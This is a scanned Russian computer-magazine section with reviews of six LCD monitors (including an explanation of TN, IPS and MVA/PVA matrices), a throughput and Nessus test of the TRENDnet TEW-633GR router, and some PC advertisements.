На данный момент производителями активно используются три вида матриц. Самая распространенная — TN, что расшифровывается как Twisted Nematic. Продолговатые округлые кристаллы располагаются параллельно плоскости самого дисплея, а со второго ряда кристаллов они размещены по спирали. Иными словами, первый и последний ряды кристаллов расположены перпендикулярно друг к другу, а все остальные между ними — по спирали. Соответственно, свет проходит через эту спираль, но при этом основной недостаток этой технологии в том, что почти нереально добиться «правильного» черного цвета, так как спиралевидные кристаллы пропускают свет, даже когда находятся в свернутом состоянии (ячейка «выключена»). Другая проблема — сильные отклонения рядов кристаллов. В связи с этим одна часть экрана вполне может освещаться хуже, а другая — лучше. То же самое касается цветопередачи, но в основном это заметно при просмотре сбоку, снизу или сверху. Малые углы обзора — бич технологии TN. Среди плюсов технологии — высокая скорость реакции кристаллов, малая стоимость производства, что сделало модели, в которых реализована эта технология, наиболее востребованными на рынке. Также зачастую их рекомендуют заядлым геймерам.

Профессионалы в области графики и дизайна предпочитают экраны на базе IPS-матрицы, и недаром — в них кристаллы расположены жестко параллельно друг другу, поворачиваются синхронно во всех рядах, для чего в каждом из них расположены два электрода. Технология производства здесь заметно дороже, причем размер дисплея сильно увеличивает стоимость модели, тогда как разница в цене между 17 и 20 дюймами TN-матрицы не так велика. IPS-матрица обеспечивает наиболее качественную цветопередачу, «правильный» черный цвет и максимальные углы обзора. Зато скорость реакции кристаллов заметно ниже, что не особо мешает дизайнерам, но противопоказано геймерам и, наверное, большинству обычных пользователей.

Оптимальными по соотношению цены и качества на сегодняшний день являются мониторы с применением MVA/PVA-матрицы. В этой технологии кристаллы и вовсе расположены перпендикулярно плоскости дисплея, также применяются электроды, схожие с теми, что устанавливаются в ISP-матрицы. А для того чтобы обеспечить быстрый и четкий поворот ряда кристаллов, электроды есть как на внешнем слое, так и на внутреннем. Соответственно, одновременно обеспечивается и «правильный» черный цвет без постоянной подсветки, и быстрая реакция матрицы, хотя она и несколько уступает таковой в TN-моделях. Эти мониторы пока не могут считаться бюджетными вариантами, да и профессионалы их недолюбливают за некоторые недочеты, связанные с цветопередачей. Но для тех, кто не гонится за самым большим размером дисплея и кому достаточно непрофессионального, но приличного уровня качества, это отличный выбор.

МЕТОДИКА ТЕСТИРОВАНИЯ

Цветопередача оценивалась при помощи колориметра. Итогом его работы является график, состоящий из трех линий — красной, синей и зеленой, которые обозначают соответствующие цвета. В идеале после коррекции они все должны совпасть между собой и диагональю квадрата — это график отличного монитора. Чем больше отклонений от этого эталона, тем больше у дисплея проблем с качеством передачи цветов.

Скорость отклика матрицы проверялась программой TFTtest. Она выводит на экран белый квадрат, движущийся по черному экрану. Здесь нужно проследить, насколько сильно идет размытие края квадрата и большой ли за ним тянется шлейф. Следующий шаг — проверка равномерности яркости матрицы: программа заливает весь экран черным, а потом белым, и требуется внимательно посмотреть, не изменен ли цвет, особенно по краям монитора.

Мы также обращали внимание на эргономичность, легкость освоения и логичность построения экранного меню, удобство органов управления и дизайн монитора в целом.





Список тестируемого оборудования:

ASUS PG221, LG L226WTQ-WF, ViewSonic VP2030b, ViewSonic VG2030wm, Samsung SyncMaster 245B, Samsung SyncMaster 2232BW

LG L226WTQ-WF

Технические характеристики:
Диагональ, дюймы: 22
Разрешение: 1680x1050
Тип матрицы: TN
Контрастность: 3000:1
Яркость, кд/м2: 300
Время отклика, мс: 2
Углы обзора, градусы: 170
Интерфейсы: DVI, D-Sub
Размеры, мм: 501,7x423,5x233,9
Вес, кг: 4,6

●●●●●○○○○○

Этот монитор отлично украсит собой квартиру-студию, в которой живет человек с очень развитым чувством вкуса, настоящий эстет или мажор. Ответ на вопрос «Почему?» очень прост и связан с внешним видом устройства. Монитор имеет очень стильный корпус, передняя панель которого выкрашена в черный цвет (эдакая лакированная рамка), а задняя — в белый. Кнопку включения украшает светящаяся синяя полоса в виде галочки, а кнопки управления с приятным и понятным русифицированным меню спрятаны вниз. В общем, экстерьер отменный. Удобства использования добавляет вращающаяся подставка. Большой широкоформатный экран не даст тебе заскучать. На нем помешается огромное количество информации, что ты сможешь оценить и при работе, и при путешествиях по Сети, и, конечно же, в играх! Качество изображения отличное: контрастность, яркость, время отклика — все эти параметры находятся на очень высоком уровне.

ASUS PG221

Технические характеристики:
Диагональ, дюймы: 22
Разрешение: 1680x1050
Тип матрицы: TN
Контрастность: 2000:1
Яркость, кд/м2: 350
Время отклика, мс: 2
Углы обзора, градусы: 170/160
Интерфейсы: DVI, D-SUB, audio, mic, ear, USB, S-Video
Размеры, мм: 527x445x244
Вес, кг: 10,7

●●●●●●●●●○

Чтобы перечислить все возможности этого монитора нужно очень много времени и места. Но места на столе он сэкономит тебе прилично — благодаря встроенным колонкам, сабвуферу, веб-камере и USB-портам. И уже эти устройства делают рассматриваемый девайс необычным и узнаваемым. Кроме того, таковым его делает еще и внешний вид: черный корпус с серебристой задней панелью и феерически выглядящим сабвуфером сзади. Несомненной изюминкой этой 22-дюймовой махины является сенсорный управляющий экран передней панели. Красная подсветка смотрится очень стильно, а пользоваться таким средством управления удобно, хотя и непривычно. Стоит отметить, что все описанные навороты существенно отразились на весе и габаритах девайса, так что учитывай эти моменты. Для облегчения тяжелой геймерской жизни в этот дисплей имеет различные предустановленные режимы не только изображения, но и звука — одним нажатием ты можешь выбрать необходимый тебе профайл (учитываются даже жанры игр). Так что этот монстр несомненно подойдет тем, кто хочет иметь очень качественный и навороченный дисплей, который не похож ни на что другое.





Samsung SyncMaster 245B

Технические характеристики:
Диагональ, дюймы: 24
Разрешение: 1920x1200
Тип матрицы: TN
Контрастность: 3000:1
Яркость, кд/м2: 4000
Время отклика, мс: 5
Углы обзора, градусы: 160
Интерфейсы: DVI, D-SUB
Размеры, мм: 560x445,5x250
Вес, кг: 10,6

●●●●●●●●○○

Этот широкоформатный монитор сразу привлекает к себе внимание своим внешним видом, размерами и эргономикой. Первый два параметра тесно связаны друг с другом — диагональ в 24 дюйма и угольно-черный корпус вряд ли могут оставить кого-то равнодушным. Выглядит изделие очень стильно. Эргономичностью отличается подставка монитора, которая не только вращается, но и регулируется как по наклону, так и по высоте. Очень удобно. А вот в портретный режим монитор перевести, к сожалению, невозможно, хотя обычно у девайсов с такими подставками подобная возможность есть. Кроме того, любителям эргономики придется по вкусу соответствие стандартам TCO'03 и Energy Star. Благодаря своей широкоформатности Samsung SyncMaster 245B подойдет как для работы, так и для игр и прочих развлечений, благо качество картинки у него очень высокое, а на огромном экране помешается масса самой разнообразной информации. Стандартное для изделий Samsung меню удобно и легко управляемое с помощью стильных клавиш, которые совершенно не портят вид передней панели. Кроме того, этот монитор оснащен колонками.

Samsung SyncMaster 2232BW

Технические характеристики:
Диагональ, дюймы: 22
Разрешение: 1680x1050
Тип матрицы: TN
Контрастность: 3000:1
Яркость, кд/м2: 300
Время отклика, мс: 2
Углы обзора, градусы: 160
Интерфейсы: DVI, D-SUB
Размеры, мм: 514,6x422x219,3
Вес, кг: 5

●●●●●●●●○○

Если для тебя среди характеристик любой вещи на первом месте стоит ее внешний вид, стильность, впечатление, которое она производит на окружающих, то этот монитор для тебя. Антрацитово-черный корпус, блестящий, с плавными обводами и спрятанными внизу передней панели кнопками управления, — он оживит любой интерьер. Выглядит действительно очень красиво и необычно. Если немаловажным фактором для тебя является функциональность, то этот монитор тебе также подойдет. Он оснащен полным набором фирменных технологий компании Samsung, улучшающих качество картинки и снижающих уровень энергопотребления, имеет время отклика, равное 2 мс, порт HDCP (для работы с защищенным контентом), а также высокий уровень яркости и контрастности. Кинематографическое соотношение сторон и 22 дюйма диагонали отлично подойдут не только для просмотра кинофильмов, развлечений и игр, но и для работы вследствие высокого качества картинки и большого объема помещающейся на экране информации. Монитор сертифицирован для работы с Windows Vista.

РЕДАКЦИЯ ВЫРАЖАЕТ БЛАГОДАРНОСТЬ ЗА ПРЕДОСТАВЛЕННОЕ НА ТЕСТИРОВАНИЕ ОБОРУДОВАНИЕ РОССИЙСКИМ ПРЕДСТАВИТЕЛЬСТВАМ КОМПАНИЙ ASUS, VIEWSONIC, LG И SAMSUNG.

Kraftway рекомендует подлинную ОС
Windows Vista® Home Premium





Сыграем по-взрослому?

Потрясающая графика!

Супермощная **игровая станция Kraftway Idea** на базе четырехъядерного процессора Intel® Core™ 2 Quad и видеокарты 8 поколения NVIDIA GeForce !

Невиданное быстродействие!

kraftway®
ТЕХНОЛОГИИ ДЛЯ ЛЮДЕЙ

Узнайте больше о преимуществах компьютера Kraftway Idea по телефону бесплатной консультационной линии 8–800–200–19–91 или на сайте www.kraftway.ru
Приобрести компьютеры Kraftway Idea вы можете в магазинах федеральных розничных сетей или у партнеров компании в регионах.
Intel, логотип Intel, Intel Core и Core являются товарными знаками на территории США и других стран. Товар сертифицирован. Комплектацию уточняйте у продавца. Реклама.



ViewSonic VP2030b

Технические характеристики:
Диагональ, дюймы: 20,1
Разрешение: 1600x1200
Тип матрицы: MVA
Контрастность: 1000:1
Яркость, кд/м2: 300
Время отклика, мс: 8
Углы обзора, градусы: 170
Интерфейсы: DVI, D-SUB, USB
Размеры, мм: 468x403x315
Вес, кг: 7

●●●●●●●●○○

С первого взгляда не поражающий своим внешним видом, этот монитор удивляет своими функциональными возможностями. Взять хотя бы его подставку, которая позволяет регулировать положение экрана во всех плоскостях и даже по высоте. Кроме того, рассматриваемому девайсу доступен как портретный, так и ландшафтный режим работы, что, в общем-то, достаточно удобно. И, наконец, на подставке кроме традиционных разъемов DVI и D-SUB находятся четыре разъема USB out и один USB in. Вот такое раздолье для подключения всего чего угодно. Экранное меню простое и довольно удобное; внешний вид, как уже говорилось, стандартный. Экран большой и качественный, цвета яркие и естественные. Этому во многом способствует высокая контрастность этого изделия — 800:1. Ложкой дегтя в бочке меда является отсутствие русского языка в экранном меню, а уравновешивающим это обстоятельство плюсом — полный набор необходимых проводов ко всем портам в комплекте поставки. Так как шнуров может быть много, на задней стороне предусмотрены специальные крепления для их аккуратного размещения.



ViewSonic VG2030wm

Технические характеристики:
Диагональ, дюймы: 20
Разрешение: 1680x1050
Тип матрицы: TN
Контрастность: 800:1
Яркость, кд/м2: 300
Время отклика, мс: 5
Углы обзора, градусы: 160/170
Интерфейсы: DVI, D-SUB
Размеры, мм: 493x500x230
Вес, кг: 8

●●●●●●●●○○

Это очень приятный и в некоторых деталях необычный монитор, широкоформатность которого позволяет сделать его частью домашнего кинотеатра. Корпус устройства выкрашен в черный. Его внешний вид не портят кнопки управления — они скрыты на боковой панели, а на передней гордо красуется только одна кнопка — включения. Меню, к слову, довольно простое и удобное, как, впрочем, и управление им. Подставка у изделия интересная — она позволяет не только регулировать наклон дисплея, но и поворачивать его по кругу, так что, выбрав его, больше не придется царапать стол. Задняя панель благодаря хитрой системе дает возможность аккуратно расположить кабели. Качество изображения и цветопередачи высокое. Этот монитор имеет большие габариты, так что его транспортировка может стать проблемой. Не очень понятно только, зачем в таком изделии встроенные колонки, которые увеличивают его размеры, вес и цену.

ВЫВОДЫ

Итак, сегодня ты можешь приобрести себе качественный 20-дюймовый ЖК-монитор за относительно небольшие деньги. И это будет хорошее вложение средств. Причем среди бюджетных моделей есть возможность выбрать устройство с дизайном, который подойдет именно тебе. Пусть в нем не будет всяких дополнительных функций, зато свою основную задачу оно будет выполнять хорошо. Если ты готов заплатить побольше, то у твоего девайса будет и необычная подставка с USB-хабом, и много всего еще. Такие модели есть в нашем сегодняшнем тесте, присмотрись к ним повнимательнее. Один из них, а именно Samsung SyncMaster 245B, становится кавалером ордена «Выбор редакции» за богатую функциональность и высокое качество изображения. А «Лучшая покупка» сегодня — удобный и функциональный ViewSonic VP2030b.



МИНЗДРАВСОЦРАЗВИТИЯ РОССИИ ПРЕДУПРЕЖДАЕТ:
КУРЕНИЕ ВРЕДИТ ВАШЕМУ ЗДОРОВЬЮ



ИГОРЬ ФЕДЮКИН

Кому гигабитный Draft N?

Обзор роутера TRENDnet TEW-633GR

Уже прошло больше года с момента появления первых Draft N роутеров. Если ты помнишь, то с новым стандартом Wi-Fi нам обещают канальную скорость передачи данных 300 Мбит/сек. Что интересно, долгое время Draft N роутеры выпускались с 100-мегабитными свитчами на борту. То есть, как можно было бы подумать, скорость Wi-Fi у такой точки доступа теоретически ограничивалась скоростью проводных портов. Конечно же, на деле даже скорость самых быстрых Draft N комплектов едва ли была близкой к заветной сотне. Однако спустя некоторое время производители стали-таки выпускать гигабитные роутеры. Порой это означает, что только порты свитча действительно поддерживают скорость 1000 Мбит/сек, а WAN-порт по старинке работает на 100 Мбит/сек. Хотя в принципе нет никакой сложности в том, чтобы сделать все порты гигабитными. Что это даст на деле? Сегодня на этот вопрос попробует ответить компания TRENDnet.

ВНЕШНИЙ ВИД И КОМПЛЕКТАЦИЯ


Действительно, времена, когда все сетевое оборудование представляло собой серенькие невзрачные коробки, уже прошли. Сейчас все основные игроки этого рынка стараются выпускать уникальные продукты не только с точки зрения функциональности, но и в плане внешнего вида. TRENDnet TEW-633GR упакован в черный глянцевый обтекаемый корпус. С боковой стороны у него располагаются три антенны с коэффициентом усиления 4 dBi. На лицевой стороне находятся светодиоды питания, активности интернет-соединения, портов LAN, беспроводного соединения, а также функции WPS. На тыльной стороне располагаются четыре гигабитных порта LAN, один гигабитный WAN, кнопка сброса на заводские установки и разъем питания. В комплекте к устройству прилагается патч-корд длиной 1,5 м, подставка для установки в вертикальном положении, краткая инструкция по инсталляции на шести языках (включая русский) и компакт-диск с утилитой быстрой настройки.

АППАРАТНАЯ НАЧИНКА

Поскольку ТТХ этого роутера практически полностью повторяют предыдущую модель TRENDnet TEW-631BRP, нам было очень интересно сравнить их аппаратную начинку. Сердцем нового роутера является процессор Ubicom IP5160U с возможностью одновременной обработки 10 потоков (в TEW-631BRP был процессор Ubicom IP3023 с одновременной обработкой восьми потоков). Используется микросхема оперативной памяти MIRA P2S56D40CTP объемом 64 Мб и работающая на частоте 200 МГц; CL=2.5 (в предыдущей модели было 8 Мб памяти того же производителя). Микросхема Wi-Fi оказалась аналогичной тому, что мы видели в TEW-631BRP, это Atheros AR5416. Также на плате распаян чип пятипортового гигабитного коммутатора Vitesse VSC7385XYV.

ФУНКЦИОНАЛЬНЫЕ ВОЗМОЖНОСТИ

Как мы могли убедиться, начинка новой модели роутера очень схожа с тем, что мы видели в TRENDnet TEW-631BRP. Теперь взглянем на функциональность продукта. Несмотря на то что используется тот же Wi-Fi чип, что и в предыдущем поколении роутеров TRENDnet, производитель заявляет о полной совместимости с черновым вариантом IEEE 802.11n Draft 2.0. На сайте Wi-Fi Alliance в списке сертифицированных устройств Draft 2.0 мы не обнаружили TRENDnet TEW-633GR. Однако там присутствует роутер SMCWGBR14-N, являющийся точной копией рассматриваемого здесь продукта. Таким образом, можно считать, что TRENDnet TEW-633GR действительно совместим со спецификацией Draft N 2.0. На WAN-интерфейсе могут использоваться как статические/динамически получаемые настройки IP, так и VPN-соединения PPTP, L2TP и PPPoE. В случае протоколов PPTP и L2TP при активации интернет-соединения доступ к локальным ресурсам теряется. И хотя возможность прописывания статических маршрутов здесь имеется, одновременный



Технические характеристики:
Интерфейсы: **1x WAN (RJ-45) 10/100/1000 Мбит/сек, 4x LAN (RJ-45) 10/100/1000 Мбит/сек**
Беспроводная точка доступа Wi-Fi: **IEEE 802.11 b/g + Draft N (до 300 Мбит/сек)**
Безопасность: **WEP (до 128 бит), WPA/WPA-PSK, WPA2/WPA2-PSK (TKIP/AES), поддержка RADIUS**
Функции роутера: **NAT/NAPT, DynDNS, DHCP, Static Routing, Traffic Shaping**
Функции файрвола: **SPI, Packet Filtering, Domain/URL Filtering, MAC Filtering**
Дополнительно: **StreamEngine, WPS**
Цена: **$150**

роутинг двух соединений (а при активации PPTP/L2TP-сессии на WAN-интерфейсе образуется второй IP-адрес) невозможен.
Как и в предыдущей модели, здесь присутствует функция автоматической классификации трафика StreamEngine. Она автоматически определяет пропускную способность внешнего канала и на основании встроенных правил (также доступно создание собственных) обеспечивает приоритет игрового и мультимедиа-трафика над трафиком данных. Таким образом, пинг в играх остается практически неизменным даже при запуске огромного числа файловых закачек. Замечено, правда, что эта функция не всегда корректно отрабатывает определение скорости канала, что ведет к уменьшению скорости WAN-интерфейса, а иногда и вовсе к невозможности установить интернет-соединение.
Стоит отметить две новые опции Wi-Fi, это WISH и WPS. Первая (Wireless Intelligent Stream Handling) является частью функции StreamEngine и также используется для классификации трафика при передаче через Wi-Fi. Основной ее целью является повышение эффективности работы мультимедиа-контента в беспроводных сетях. Функция WPS (Wi-Fi Protected Setup) призвана облегчить процесс настройки Wi-Fi для неопытных пользователей. Если все устройства поддерживают этот стандарт, то все, что требуется тебе для того, чтобы объединить их в сеть, — это включить питание и нажать кнопку WPS (на самом устройстве или в его драйвере) или же ввести PIN-код. Настойки SSID и шифрования автоматически передадутся клиенту с точки доступа.
В остальном набор функций практически не изменился и по сути стандартен для интернет-шлюзов такого типа. А теперь перейдем к нашим тестовым испытаниям.

МЕТОДИКА ТЕСТИРОВАНИЯ

Для тестирования проводного и беспроводного сегментов использовался программный продукт NetIQ Chariot и скрипт Throughput с передачей пакетов максимального и минимального размера. На двух станциях устанавливались так называемые endpoint-программы, затем в консоли NetIQ Chariot запускался скрипт генерации трафика. Все измерения проводились с прошивкой версии 1.0.0.5.
1. При тестировании пропускной способности WAN → LAN одна из станций подключалась к одному из портов свитча (интерфейс LAN), вторая — к WAN-порту. Таким образом, мы получали пиковую пропускную способность для WAN-интерфейса (также ее можно называть скоростью NAT). Измерялась скорость однонаправленной передачи (направления WAN→ LAN и LAN → WAN) и в режиме полного дуплекса (FDX). Также мы провели дополнительный замер при включении функции StreamEngine.
2. Поскольку при активации интернет-соединения по протоколу PPTP создается дополнительная нагрузка на центральный процессор роутера, мы также измерили пропускную способность PPTP. Для этого за WAN-интерфейсом маршрутизатора был поднят VPN-сервер. Кроме того, проверялась возможность установки VPN-соединения в случае размещения VPN-сервера вне сегмента нахождения нашего маршрутизатора.
3. Для оценки скорости Wi-Fi мы использовали PCMCIA-адаптер TRENDnet TEW-621PC. Измерения проводились в типичной квартире из двух точек с разным удалением от роутера. В первом случае удаление не превышало 1 м и, как следует, измерялась максимальная скорость передачи данных. Во втором случае ноутбук с Wi-Fi адаптером находился на расстоянии 10 м от точки доступа по диагонали за стеной. Во всех случаях использовалась шифрация трафика WPA-PSK с ключом TKIP.
4. В качестве дополнительного исследования была проведена проверка на уязвимости со стороны WAN-интерфейса с помощью программного продукта Tenable Nessus. Сканирование проводилось в двух режимах: с включенным и выключенным файрволом.

РЕЗУЛЬТАТЫ ТЕСТОВ

В этот раз мы не будем детально останавливаться на каждом полученном значении, благо на графиках все и так хорошо видно. «Гигабитность» WAN-порта не избыточна, и в режиме NAT роутер показывает отменную пропускную способность в направлении LAN → WAN, которая лишь немного не дотягивает до 300 Мбит/сек. В обратную сторону результат почти вдвое хуже, что, скорее всего, обусловлено особенностями обработки трафика в этом направлении центральным процессором устройства. Скорость PPTP тут также на очень высоком уровне, однако из 100 Мбит/сек выйти все-таки не удалось. Нужна ли такая скорость среднестатистическому юзеру? От себя могу лишь сказать, что весьма приятно скачивать гору торрентов на скоро-




Интерфейс настройки TRENDnet TEW-633GR: вкладка функции StreamEngine


сти 7-8 Мб/сек. При хорошем раскладе 4-5 Гб трафика улетучиваются менее чем за 10 минут. К слову, такая скорость вполне по зубам ряду московских провайдеров, предоставляющих широкополосный доступ.
Мы также приводим скоростные замеры с включенной и выключенной функцией StreamEngine. Как видно, пропускная способность в направлении WAN→ LAN изменяется некритично, а вот в направлении LAN → WAN катастрофически падает до жалких 2,865 Мбит/сек. Возможно, это особенность данной версии прошивки, однако факт имеет место быть. Скорость Wi-Fi находится на ожидаемо высоком уровне. Однако стоит отметить, что добиться стабильно высоких значений довольно непросто. Многие устройства Draft N весьма чувствительны к положению антенн и собственному расположению в пространстве, отчего скоростные показатели могут отличаться в разы. В целом на короткой и средней дистанциях роутер показал высокие результаты. Для проверки совместимости мы также произвели замеры скорости Wi-Fi роутера TRENDnet TEW-633GR с адаптерами ASUS WL-100W и Linksys WPC4400N. Результаты оказались примерно на том же уровне, что и с «родным» адаптером.
Сканирование в Tenable Nessus не выявило у роутера ни одной уязвимости, что говорит о его достаточно хорошей защищенности.

ВЫВОДЫ


Итак, что же можно сказать по результатам нашего тестирования? Во-первых, совершенно очевидно, что наличие гигабитных портов снимает скоростное ограничение интерфейса, и нам становится понятно, на что способны современные процессоры для SOHO-устройств. А способны они, как оказалось, на многое. На примере TRENDnet TEW-633GR видно, что в режиме маршрутизации мы можем рассчитывать на 150-300 Мбит/сек чистой пропускной способности WAN-интерфейса. В режиме PPTP скорость хоть и падает, но остается на довольно высоком уровне. Также стоит отметить высокую скорость Wi-Fi, которая благодаря сертификации Wi-Fi Alliance теперь достигается при использовании оборудования разных вендоров (со списком сертифицированных устройств можно ознакомиться на сайте www.wi-fi.org). Существенным недостатком рассматриваемого роутера является недоработанная функция Static Routing, которая не позволяет одновременно маршрутизировать PPTP-соединение и внутреннюю сеть провайдера. Если же это некритично, то TRENDnet TEW-633GR можно назвать примером добротного высокопроизводительного интернет-шлюза со встроенной точкой доступа Wi-Fi последнего поколения.




Падение скорости при использовании функции StreamEngine: как видно, при активации этой функции очень серьезно страдает пропускная способность LAN → WAN.



Скорость Wi-Fi (minpacketsize): скорость Wi-Fi при передаче пакетов минимального размера



Скорость Wi-Fi (maxpacketsize): скорость Wi-Fi при передаче пакетов максимального размера



Пропускная способность: на графике представлена пропускная способность в двух режимах: с использованием протокола PPTP и в режиме Static IP (NAT Only)

TEST_LAB ВЫРАЖАЕТ БЛАГОДАРНОСТЬ ЗА ПРЕДОСТАВЛЕННОЕ НА ТЕСТИРОВАНИЕ ОБОРУДОВАНИЕ РОССИЙСКОМУ ПРЕДСТАВИТЕЛЬСТВУ КОМПАНИИ TRENDNET.



Абсолютный рекорд скорости

Новейшие компьютеры Kit Gamer

на базе двухъядерного процессора

Intel® Core™ 2 Duo

Корпоративные и оптовые продажи

(495) 786-69-45

Розничные продажи

(495) 777-66-55

Интернет-магазин

www.kitcom.ru

intel Core™ 2 Duo inside™

Два ядра. Делай больше.

Компьютеры **Kit Gamer** в сети компьютерных салонов КИТ

- „Новослободская" ул. Новослободская, д. 14/19, стр. 4 .... т. 787-63-73
- „Люблино" ТЯК „Москва", пав. 2-1-85/86 .... т. 359-80-55; 359-80-56
- „Тушинская", пр-д Стратонавтов, д. 9 .... т. 491-01-35; 491-83-10
- „Ш. Энтузиастов", КЦ „Буденовский", пав. А1 .... т. 788-15-44; 788-19-14
- г. Королев, ТК „Сатурн", пр. Космонавтов, д. 15 .... т. 543-39-58

4 девайса

1. Compro Videomate E800

Телевизор для любителей цифры



Технические характеристики:

Интерфейс: **PCI-E x1**
Поддерживаемые форматы вещания: **NTSC, PAL, SECAM, FM, DVB-T**
Поддерживаемые форматы сжатия: **MPEG-1, MPEG-2, MPEG-4 (аппаратно)**
Форматы стереозвучания: **SAP/EIAJ/NICAM/A2/FM-стерео**



1. Подключение осуществляется по шине PCI-E, в то время как обычно она остается свободной.
2. Цифровой селектор обеспечивает хорошее качество приема сигнала даже при подключении к комнатной антенне.
3. Низкий профиль платы позволяет устанавливать ее в barebone-системы при замене монтажной планки.
4. Поддержка аппаратного кодирования сигнала в MPEG-1/2/4 снимает нагрузку с центрального процессора.
5. Возможно управление питанием компьютера непосредственно с пульта при подключении кнопки питания через плату тюнера.
6. Качество приема приятно удивляет — на комнатную антенну поймано 5 каналов. Радио звучит без помех.
7. Поддержка цифрового вещания DVB-T будет хорошим заделом на будущее — это еще и возможность бороздить просторы Сети.
8. Русскоязычный софт легко настраивается и доступен для быстрого изучения всех возможностей.



1. Желательно иметь большую чувствительность селектора для лучшего качества приема.

TEST_LAB ВЫРАЖАЕТ БЛАГОДАРНОСТЬ ЗА ПРЕДОСТАВЛЕННОЕ НА ТЕСТИРОВАНИЕ ОБОРУДОВАНИЕ КОМПАНИЯМ «НЕВАДА» (Т. (495) 981-4839, WWW.NEVADA.RU), «ОЛДИ» (Т. (495) 221-1111, WWW.OLDI.RU), А ТАКЖЕ РОССИЙСКИМ ПРЕДСТАВИТЕЛЬСТВАМ КОМПАНИЙ MSI И LOGITECH.

2. Материнская плата MSI P35 Diamond

